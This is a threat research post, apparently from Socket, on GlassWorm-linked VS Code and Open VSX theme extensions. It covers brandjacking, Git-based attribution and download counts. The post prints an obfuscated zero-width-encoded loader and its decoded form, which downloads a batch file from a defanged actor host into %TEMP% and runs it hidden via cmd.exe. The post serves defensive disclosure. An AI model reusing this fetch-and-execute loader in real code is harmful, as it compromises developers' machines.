Pretty Themes, Hidden Loaders: GlassWorm-Linked Extensions Span VS Code Marketplace and Open VSX
Socket uncovered two malicious VS Code themes in a GlassWorm-linked cluster with thousands of installs across VS Code Marketplace and Open VSX.
Socket uncovered a theme cluster spanning four Visual Studio Marketplace and six Open VSX extensions, including two confirmed malicious extensions and a high-confidence link to GlassWorm.
The Socket Threat Research team identified two suspicious VS Code themes still available on the Visual Studio Marketplace at the time of writing: Coca-Cola Christmas and Aurora Borealis Studio Theme. Both present themselves as polished color themes, contain executable JavaScript despite primarily providing visual customization, and exhibit signs of brandjacking or name-squatting. Theme extensions can be particularly risky because they can contain and execute malicious code, and VS Code lacks granular permission controls to restrict what that code can do.
Git history and distinctive source code fingerprints connect both extensions to Aurora Nocturne Night Theme, a previously removed malicious extension whose distributed package concealed an obfuscated Windows downloader. The malware contacted fingercakes4sale[.]store, wrote threat actor-controlled content to %TEMP%\temp_batch.cmd, and silently executed it through cmd.exe.
Expanding our hunt beyond the Visual Studio Marketplace uncovered six cluster-linked extension identities in Open VSX, including Open VSX versions of Coca-Cola Christmas, Aurora Borealis Studio Theme, and Cosmic Nebula Themes.
We analyzed the Visual Studio Marketplace build of Cosmic Nebula Themes and confirmed a staged malware loader that decrypts embedded JavaScript with AES-256-CBC, executes it through eval(), avoids Russian-language and Russian-timezone systems, and uses Solana transaction memos as a dead-drop to dynamically resolve follow-on payload infrastructure. That build contains the same Solana address, AES key, and execution model previously documented in GlassWorm activity. We assess the analyzed Marketplace build as GlassWorm with high confidence and the broader theme cluster as GlassWorm-associated.
Development evidence independently connects Cosmic Nebula Themes to the broader theme cluster. Git identities connect the Coca-Cola Christmas and Aurora Borealis Studio Theme projects, while closely related executable scaffolding and recurring Russian-language source markers extend the development linkage across the broader cluster.
The analyzed Coca-Cola Christmas and Aurora Borealis Studio Theme versions are not currently weaponized, and several additional cluster-linked Open VSX extensions that remained live during our investigation likewise did not contain active malicious payloads. We nevertheless assess these extensions as high-risk. Coca-Cola Christmas and Aurora Borealis Studio Theme alone had accumulated more than 8,000 Visual Studio Marketplace installs, while cluster-linked Open VSX extensions had also accumulated tens of thousands of downloads at the time of our investigation, including approximately 10,000 for Charcoal Mint alone. The live extensions retain executable functionality unnecessary for conventional color themes and share development, publishing, or source code artifacts with a cluster that has now produced at least two confirmed malicious extensions, including the previously mentioned one linked to GlassWorm.
We reported the live extensions to both the VS Code Marketplace and Open VSX security teams. The VS Code Marketplace team removed the reported extensions shortly after receiving our report. We appreciate their quick response and both teams’ continued efforts to protect their extension ecosystems.
VS Code themes are expected to change editor appearance, such as colors, syntax highlighting, and interface styling, not execute unrelated code. Once malicious code runs, the impact can be immediate, from credential theft and secondary payload delivery to file or system modification. Even currently unweaponized extensions remain high-risk when they retain unnecessary executable capabilities that could be abused in a later update.
Our VS Code ecosystem coverage complements Marketplace protections by identifying related extensions, shared infrastructure, code reuse, version repurposing, and publishing patterns across the broader campaign.
Aurora Nocturne Had Already Been Weaponized
Aurora Nocturne Night Theme's public project contains a benign-looking app.js implementing theme selection and welcome page functionality. The extension delivered to users executed something else.
 Historical Marketplace listing for the removed
 Aurora Nocturne Night Theme. The threat actor published it under the microsoft identity to masquerade as a Microsoft extension, while the distributed package concealed a Windows downloader.
Its manifest directed VS Code to:
1
2
3
4
{
  "main": "./out/extension.js",
  "activationEvents": ["*"]
}
out/extension.js bears little resemblance to legitimate theme code. The distributed file is a heavily obfuscated, roughly 59 KB JavaScript blob compressed into a single line, combining randomized identifiers, hexadecimal escapes, runtime string reconstruction, anti-analysis noise, and a payload encoded with zero-width Unicode characters.
A shortened excerpt from the original file is shown below, with line breaks and omissions added for readability:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
const a0_0xeb9a8b=a0_0x3de4;
(function(_0x50bbd6,_0xbe6fe5){
    const _0x3df589=a0_0x3de4,_0x3159c7=_0x50bbd6();
    while(!![]){
        try{
            const _0x4be3b8=
                -parseInt(_0x3df589(0x1a6))/(-0x469+0x9e6+-0x57c)
                + ...
        } catch(_0x1821bb){
            _0x3159c7['push'](_0x3159c7['shift']());
        }
    }
}(a0_0x1a7c,...));

const fs=require('\x66\x73');

function zeroWidthDecode(_0x1ffad8){
    const _0x5cc3fe=a0_0x3de4,
    _0x50d62e={
        '\x46\x5a\x6e\x51\x51':_0x5cc3fe(0x205)+'\x29\x2b\x29...',
        ...
    };
    ...
}

const encoded=
    a0_0xeb9a8b(0x266)+
    a0_0xeb9a8b(0x20b)+
    ...
    '\u200c\u200c\u200b\u200b\u200b'+
    '\u200b\u200d\u200b\u200c\u200c\u200c\u200b'+
    ...;

decoded=zeroWidthDecode(encoded);
eval(decoded);
Buried beneath that obfuscation is a malware loader. After decoding the zero-width payload and reconstructing the hidden strings, we recovered the following operational code. The URL is defanged for publication, and we added comments to explain the observed malicious behavior:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
const https = require('https');
const fs = require('fs');
const os = require('os');
const path = require('path');
const { exec } = require('child_process');

// Download threat actor-controlled content
https.get('hxxps://fingercakes4sale[.]store/dsyuC', (response) => {

    // Save the response as a Windows command script
    const file = fs.createWriteStream(
        path.join(os.tmpdir(), 'temp_batch.cmd')
    );

    response.pipe(file);

    file.on('finish', () => {
        file.close();

        // Execute the downloaded script and suppress the command window
        exec(
            `cmd /c "${path.join(os.tmpdir(), 'temp_batch.cmd')}"`,
            { windowsHide: true }
        );
    });
});
The extension downloads threat actor-controlled payload, saves it as %TEMP%\temp_batch.cmd, and executes it through cmd.exe. The windowsHide option suppresses the command window while the payload runs. A color theme has no legitimate reason to do this.
The deception also extended to the public source repository. A researcher inspecting only Aurora Nocturne Night Theme's benign-looking app.js on GitHub could miss the separate obfuscated runtime that the Marketplace extension actually executed.
Git and Source Code Tie the Projects Together
The Git history connects the three extensions directly. The GitHub repository for Coca-Cola Christmas is owned by hakhangthu7558-sys, but its entire current Git history was authored by aubineherodvulbdl (aubineherodvulbdl@outlook[.]com). The same identity also committed the Aurora Nocturne Night Theme extension source.
Aurora Nocturne Night Theme’s first two commits were authored by lohsebhipolg2s (lohsebhipolg2s@outlook[.]com), the account that publishes Aurora Borealis Studio Theme on the VS Code Marketplace.
The timing further strengthens the relationship. On December 6, 2025, lohsebhipolg2s committed Aurora Nocturne Night Theme assets, aubineherodvulbdl added the Aurora Nocturne Night Theme extension roughly an hour later, then moved to the Coca-Cola Christmas repository and added its images and extension source. The five relevant commits occurred within roughly three hours and used the same UTC-08:00 commit offset.
 Git history and Marketplace publishing connect three GitHub accounts across the
 Coca-Cola Christmas, Aurora Nocturne Night Theme, and Aurora Borealis Studio Theme projects.
Source code similarities provide another strong link: after normalizing theme-specific names and color values, the primary theme definitions in Aurora Nocturne Night Theme and Aurora Borealis Studio Theme are nearly identical, approaching 100% similarity.
Even more distinctive are developer-authored Russian-language comments embedded across the cluster’s theme source. Aurora Nocturne Night Theme and Aurora Borealis Studio Theme use the same ordered section markers, including ТЕРМИНАЛ (16 ANSI цветов + фон/передний план) (“Terminal, 16 ANSI colors + background/foreground”), ГРУППЫ РЕДАКТОРОВ И ВКЛАДКИ (“Editor groups and tabs”), ПОДСВЕТКА СКОБОК (“Bracket highlighting”), ОБЗОРНАЯ ЛИНЕЙКА (“Overview ruler”), and НЕДЕЙСТВИТЕЛЬНЫЙ КОД (“Invalid code”). Coca-Cola Christmas follows the same broader Russian-commented theme structure.
The projects also reuse closely related app.js scaffolding for first-run welcome pages, including the same hasShownWelcome state, scripted webviews, theme activation, and settings actions.
The Git history, near-identical theme source, and recurring developer-authored comments point to shared development lineage and coordinated activity across the three projects. We therefore track them as an operationally linked development cluster.
Brandjacking and Name-Squatting Signals
Aurora Borealis Studio Theme also shows signs of brandjacking and name-squatting. An older Marketplace extension already exists as mister-gold.aurora-borealis-theme with themes named Aurora Borealis and Aurora Borealis Calm.
The later cluster-linked extension is lohsebhipolg2s.theme-aurora-borealis and exposes Aurora Borealis and Aurora Borealis Soft.
The older project has a long release history and a conventional declarative theme architecture. The later extension is published by an account directly present in the Git history of malicious Aurora Nocturne Night Theme and adds executable JavaScript.
 Visual Studio Marketplace listing for the live
 Aurora Borealis Studio Theme, showing the lohsebhipolg2s publisher identity and linked GitHub repository that provide a direct provenance pivot into the broader extension cluster.
Coca-Cola Christmas, meanwhile, uses the branding of one of the world’s most recognizable commercial brands. This branding choice makes an unfamiliar extension look familiar before a user has examined who actually published it.
 Visual Studio Marketplace listing for the live
 Coca-Cola Christmas theme, showing the holiday-themes publisher and linked hakhangthu7558-sys/Coca-Cola-Christmas repository that connect the extension to the broader development cluster.
The Cluster Extends Into Open VSX
Expanding our hunt beyond the VS Code Marketplace showed that the same broader extension cluster also reached the Open VSX Registry. We identified six cluster-linked extension identities that were published there:
holiday-themes.theme-coca-cola-christmas—Coca-Cola Christmaslohsebhipolg2s.theme-aurora-borealis—Aurora Borealis Studio Themeaurora-them-creator.theme-aurora-nocturne—Aurora Nocturne Dreams Themesolidity-syntax.deep-focus—Solidity syntax | Rust syntaxcharcoal-mint-studio.theme-charcoal-mint—Theme Charcoal Mint Co.cosmic-themes.theme-cosmic-nebula—Cosmic Nebula Themes
Not all six remained available at the time of writing. aurora-them-creator.theme-aurora-nocturne is distinct from the confirmed malicious microsoftvs.microsoftvs extension discussed earlier, despite the closely related Aurora Nocturne naming.
 Socket AI Scanner classifies
 holiday-themes.theme-coca-cola-christmas@1.0.2 as known malware based on high-confidence cluster attribution rather than an active payload in this version, highlighting shared development and publishing provenance plus executable functionality that could be weaponized in a future update.
Notably, the first two are the same Coca-Cola Christmas and Aurora Borealis Studio Theme extensions central to our VS Code Marketplace investigation. Coca-Cola Christmas appears in Open VSX under the same holiday-themes.theme-coca-cola-christmas identity, while Aurora Borealis Studio Theme uses the same lohsebhipolg2s.theme-aurora-borealis identity across both registries.
 Open VSX listing for
 Coca-Cola Christmas, showing the same holiday-themes.theme-coca-cola-christmas identifier and version 1.0.2 used by the Visual Studio Marketplace extension, along with matching branding and presentation. The listing had accumulated approximately 39,000 downloads at the time of our investigation.
A December 14, 2025 DEV Community article provides another important connection. The post presents itself as an independent guide to Cursor themes, but directly promotes Open VSX installations for Deep Focus, Aurora Borealis, Charcoal Mint, and Cosmic Nebula, while discussing Aurora Nocturne alongside Aurora Borealis. The DEV account that published the article also joined the platform on December 14, 2025, the same day the article appeared.
